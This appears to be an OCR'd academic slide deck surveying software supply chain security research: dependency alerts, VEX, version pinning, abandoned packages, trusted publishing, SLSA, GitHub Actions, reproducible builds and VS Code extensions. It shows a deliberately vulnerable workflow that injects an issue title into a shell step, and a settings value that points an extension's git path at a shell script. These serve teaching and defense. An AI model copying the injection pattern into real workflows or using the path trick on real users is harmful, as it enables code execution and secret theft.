- The information needed to address these problems is also missing
  - Links to source code
  - Links to patches fixing vulnerabilities

Dunlap et al., **Finding Fixed Vulnerabilities with Off-the-Shelf Static Analysis**, in *Proc. of EuroS&P*, 2023.

Anwar et al., **Cleaning the NVD: Comprehensive Quality Assessment, Improvements, and Analyses**, in *IEEE TDSC, 2022.*


O'Donoghue et al., **Impacts of Software Bill of Materials (SBOM) Generation on Vulnerability Detection**, in *Proc. of SCORED,* 2024.

Shostack, **The NVD Crisis**, March 2024. https://shostack.org/blog/the-nvd-crisis/

Dunlap et al., **VFCFinder: Pairing Security Advisories and Patches**, in *Proc. of AsiaCCS*, 2024.

Many more papers on these topics!

Challenges with SCA



Theme 2
When and how the SCA scan runs in the development cycle matter.

Theme 1
More information is needed to evaluate the risk and impact of the vulnerability alert.

Theme 3
Integration of SCA and communication of the results can generate overhead if there is not enough context present.

Missing Context

Reachability

Exploitability

Infrastructure

Network Configurations

S3C2

Lin et al, **Context Matters: Qualitative Insights into Developers' Approaches and Challenges with Software Composition Analysis**, in *Proc. of USENIX Security*, 2025.

Vulnerability Exploitability eXchange

- VEX allows a maintainer to express how a known vulnerability in a dependency impacts the project.
  - Status: “not affected,” “affected,” “fixed,” “under investigation”
  - Suffers from its own data and tooling problems
  - VEX information often manually derived
- **Open challenge:** Derive info automatically with guarantees
  - Better identification of vulnerable functions
  - Better reachability analysis
  - Better exploitability analysis


← **Needs to include system perspective**

Dunlap et al., **Pairing Security Advisories with Vulnerable Functions Using Open-Source LLMs**, in *Proc. of DIMVA*, 2024.

Signal in the Noise: An Industry-Wide Perspective on the State of VEX, Jan 2026. https://openssf.org/blog/2026/01/08/signal-in-the-noise-an-industry-wide-perspective-on-the-state-of-vex/

Can Semantic Versions Help?

- Language package managers allow packages to “auto-upgrade” to specific version patterns.
  - Floating minor
  - Floating patch
  - More complex constraints
- Works in theory, but not always in practice
  - Requires developers follow it
  - Requires developers be aware of all of the ways their changes can break compatibility



Semantic Versioning (SemVer)

Format: MAJOR.MINOR.PATCH

1.2.3

MAJOR version

Increments on INCOMPATIBLE API changes.

MINOR version

Increments on BACKWARD-COMPATIBLE functionality adds.

PATCH version

Increments on BACKWARD-COMPATIBLE bug fixes.

Summary: X.Y.Z → Breaking.Feature.Fix

cargo-semver-checks with Predrag Gruevski.
Open Source Security Podcast. Apr 2025.
https://opensourcesecurity.io/2025/2025-04-cargo-semver-checks-predrag-gruevski/

The Pinning vs. Floating Debate


Pinning package versions …

- Reduces the attack surface for malicious package updates
- Prevents security fixes from propagating downstream

Simulations show pinning can **increase** the attack surface!

Recommendation:

- Package developers float versions
- App developers lock dependency graph



He et al., **Pinning Is Futile: You Need More Than Local Dependency Versioning to Defend Against Supply Chain Attacks**, in *Proc. of FSE*, 2025.

Rahman et al., **Which Is Better For Reducing Outdated And Vulnerable Dependencies: Pinning Or Floating?**, in *Proc. of ASE*, 2025.


Abandoned Packages

- Project abandonment and downstream exposure is common
  - 15% of widely-used npm packages were abandoned
- Dealing with abandonment is often a trial-and-error process
- Most exposed downstream users do not act
  - 18% of dependent projects removed the abandoned dependency

Miller et al., **"We Feel Like We're Winging It:" A Study on Navigating Open-Source Dependency Abandonment**, in *Proc. of FSE*, 2023.

Miller et al., **Understanding the Response to Open-Source Dependency Abandonment in the npm Ecosystem**, in *Proc. of ICSE*, 2025.

Miller et al., **Designing Abandabot: When Does Open Source Dependency Abandonment Matter?**, in *Proc. of ICSE*, 2026.




Open Challenges

- How can we reduce risk and developer overwhelm associated with code and AI dependencies?

Williams et al., **Research Directions in Software Supply Chain Security**, *ACM TOSEM.*, 2025.

Software Supply Chain Security



Trusted Publishing

Trusted Publishing

- Trusted publishing allows developers to publish packages directly from CI/CD workflows using OIDC
  - Available in npm, PyPI, RubyGems, Cargo, …
- Sigstore is the foundation of trusted publishing
  - Eliminates the need for long-lived tokens or secrets!

sigstore


Newman et al., **Sigstore: Software Signing for Everybody**, in *Proc of CCS*, 2022.

Moving Security Risk


> “This matters beyond CI/CD. Trusted publishing is being rolled out across package registries: PyPI, npm, RubyGems, and others now let you publish packages directly from GitHub Actions using OIDC tokens instead of long-lived secrets. OIDC removes one class of attacks (stolen credentials) but amplifies another: **the supply chain security of these registries now depends entirely on GitHub Actions**, a system that lacks the lockfile and integrity controls these registries themselves require. A compromise in your workflow’s action dependencies can lead to malicious packages on registries with better security practices than the system they’re trusting to publish.”

GitHub Actions Has a Package Manager, and It Might Be the Worst,
Andrew Nesbitt, Dec 2025.
https://nesbitt.io/2025/12/06/github-actions-package-manager.html

SLSA



"Supply-chain Levels for Software Artifacts, or SLSA ("salsa"), is a set of incrementally adoptable guidelines for supply chain security, established by industry consensus." – https://slsa.dev



Track/Level	Requirements
Build L0	(none)
Build L1	Provenance showing how the package was built
Build L2	Signed provenance, generated by a hosted build platform
Build L3	Hardened build platform

Build Provenance


- The process used to build software as important as the code dependencies that end up in it.
- SLSA provenance attestations are cryptographically signed statements recorded by the build process.
- Not all provenance attestations are equal
  - GitHub generator vs. Tekton
- Extremely valuable for forensics

in-toto

Torres-Arias et al., **in-toto: Providing farm-to-table guarantees for bits and bytes**, in *Proc. of USENIX Security*, 2019.

GitHub Actions

- The GHA CI/CD platform allows developers to specify **workflows** that reference **third-party actions**.
- The integration with GitHub and simplicity of setup has enabled wide-scale adoption of **trusted publishing** and **provenance attestations**.
- What could go wrong? …



```yaml
name: Process Issues
on:
  issues:
    types: [opened]

jobs:
  respond-to-issue:
    runs-on: ubuntu-latest

    steps:
      - name: Checkout repository
        uses: actions/checkout@v4

      - name: Setup Node.js
        uses: actions/setup-node@v4
        with:
          node-version: '20'

      - name: Process issue title
        run: |
          echo "Issue: ${{ github.event.issue.title }}"
```

What could go wrong?

- GHA changes the threat model for build environments by allowing untrusted input and code.
  - Code injection from untrusted values
  - Pwn requests
  - GHA cache poisoning
  - Malicious / compromised third-party Actions

We Hacked the npm Supply Chain of 36 Million Weekly Installs. Roni Carta. Oct 2025. https://www.landh.tech/blog/20251003-36m-installs/

- As a result, attackers can …
  - Modify published artifacts as they are built
  - Modify code in the repository
  - Steal secrets that allow these and more

Addressing GHA Vulnerabilities

- Industry GHA security linters identify many problems (e.g., zizmor)
  - Template injection, excessive permissions, confusable git references, and many more …
- While extremely valuable, they only look surface deep
  - **ARGUS:** Static data flow analysis through YAML workflows and JavaScript Actions
  - **Cosseter:** mines least-privilege permission needs from JavaScript Actions

27,489
Vulnerable Workflows

3,643
High Impact Vulnerabilities

Muralee et al., **ARGUS: A Framework for Staged Static Taint Analysis of GitHub Workflows and Actions**, in *Proc. of USENIX Security*, 2023.

Tystahl et al., **Cosseter: GitHub Actions Permission Reduction Using Demand-Driven Static Analysis**, in *Proc. of IEEE S&P*, 2026.


What if we didn’t need to trust the build process?

Reproducible Builds


*“A build is **reproducible** if given the same source code, build environment and build instructions, any party can recreate bit-by-bit identical copies of all specified artifacts.”*

Reproducible Builds

https://reproducible-builds.org/



15+ years of effort on R-Bs in Debian



Open Source Code

Build

Artifacts

Vendor Independent

Distributed Binaries

Build

Artifacts

Compare✓

Reproducible Builds are Hard


- **Problems for R-Bs:** Build timestamps, build paths, filesystem ordering, archive metadata, randomness, uninitialized memory, …
- **Obstacles:** Lack of good communication (including with upstream), sparse documentation, technical problems, complex compilers and tool chains
- **Helpful Factors:** Self-effective participants, successful community communication, good tooling: diffoscope and reprotest

S3C2

Fourné et al, **It's like flossing your teeth: On the Importance and Challenges of Reproducible Builds for Software Supply Chain Security**, in *Proc. of IEEE S&P*, 2023.

R-Bs in Language Ecosystems

- Language package manages also “build” (transform) source code into binary artifacts.
- Step 1: Local builds
  - R-Bs rates vary widely between ecosystems
  - Small changes to tooling has massive impact
- Step 2: Independent builds



OSS Rebuild

(ongoing collaboration)

S3C2


Benedetti et al., **An Empirical Study on Reproducible Packaging in Open-Source Ecosystems**, in *Proc. of ICSE*, 2025.

Open Challenges

- How can we reduce risk and developer overwhelm associated with code and AI dependencies?
- How do we ensure the integrity of build processes?


Williams et al., **Research Directions in Software Supply Chain Security**, *ACM TOSEM.*, 2025.

Software Supply Chain Security



Install Scripts

- Install scripts have been the primary attack vector used by malicious npm and PyPI packages
- Possible solutions
  - Sandbox them (e.g., Latch)
  - Turn them off for your environment
    `npm config set ignore-scripts true`
  - Use virtualized or containerized environments (?)




- **Research Question:** can we change the default?

Wyss et al., **Wolf at the Door: Preventing Install-Time Attacks in npm with Latch**, in *Proc. of ASIACCS*, 2022.

VS Code Extensions

- Microsoft VS Code is the most popular IDE used by developers
- 100k+ extensions in official and alternative marketplaces (OpenVSX)
  - Vulnerabilities exploitable from git repos and browser tabs
  - Malicious VS Code extensions are emerging

- **UntrustIDE:** CodeQL for VS Code extension vulnerabilities
  - Required custom threat model
  - Verified 21 vulnerabilities impacting >6 million installs



```
{"git": { "path": "a-shell-script.sh"}
```

Lin et al., **UntrustIDE: Exploiting Weaknesses in VS Code Extensions**, in *Proc. of NDSS*, 2024.

Why is this not solved?

- Getting third-party code to work is hard
- Developers are opinionated individuals
- Developers like to tinker with new technology
- …


The solution will involve technology and human-centered research.

Open Challenges

- How can we reduce risk and developer overwhelm associated with code and AI dependencies?
- How do we ensure the integrity of build processes?
- How can we make development environments (including AI coding tools) a less attractive target?

Williams et al., **Research Directions in Software Supply Chain Security**, *ACM TOSEM.*, 2025.

How are we doing?




Humans

Code Dependencies

Build

Measuring Progress

- **Question:** What is a measurable security outcome?
  - Number of vulnerabilities?
  - Mean-time-to-remediate (MTTR)?



Zahan et al., **Do Software Security Practices Yield Fewer Vulnerabilities?**, in *Proc. of ICSE-SEIP*, 2023.

Zahan et al., **OpenSSF Scorecard: On the Path Toward Ecosystem-wide Automated Security Metrics**, *IEEE Security & Privacy Magazine*, 2023.

Rahman et al., **How Quickly Do Development Teams Update Their Vulnerable Dependencies?**, arXiv:2403.17382, 2025.

Williams and Migues, **Establishing a Baseline of Software Supply Chain Security Task Adoption by Software Organizations**, in Proc. of *ACM SCORED*, 2025.

Open Challenges

- How can we reduce risk and developer overwhelm associated with code and AI dependencies?
- How do we ensure the integrity of build processes?
- How can we make development environments (including AI coding tools) a less attractive target?
- How do we measure progress in the security of the software supply chain?

S3C2

Williams et al., **Research Directions in Software Supply Chain Security**, *ACM TOSEM.*, 2025.

Datasets

ecosyste.ms

https://ecosyste.ms/

open/source/insights

https://deps.dev/

git GH Archive

https://www.gharchive.org/

Calls to Action

- The software supply chain needs contributions from academic researchers.
- Engage and partner with practitioners.
- Recognize the research contribution of creating solutions to real-world problems.

OpenSSF

OPEN SOURCE SECURITY FOUNDATION

S3C2 Collaborators

Laurie
Williams


Alex
Kapravelos

Dominik
Wermke

Michel
Cukier

Christian
Kästner

Yasemin
Acar



Thank you!

- How can we reduce risk and developer overwhelm associated with code and AI dependencies?
- How do we ensure the integrity of build processes?
- How can we make development environments (including AI coding tools) a less attractive target?
- How do we measure progress in the security of the software supply chain?

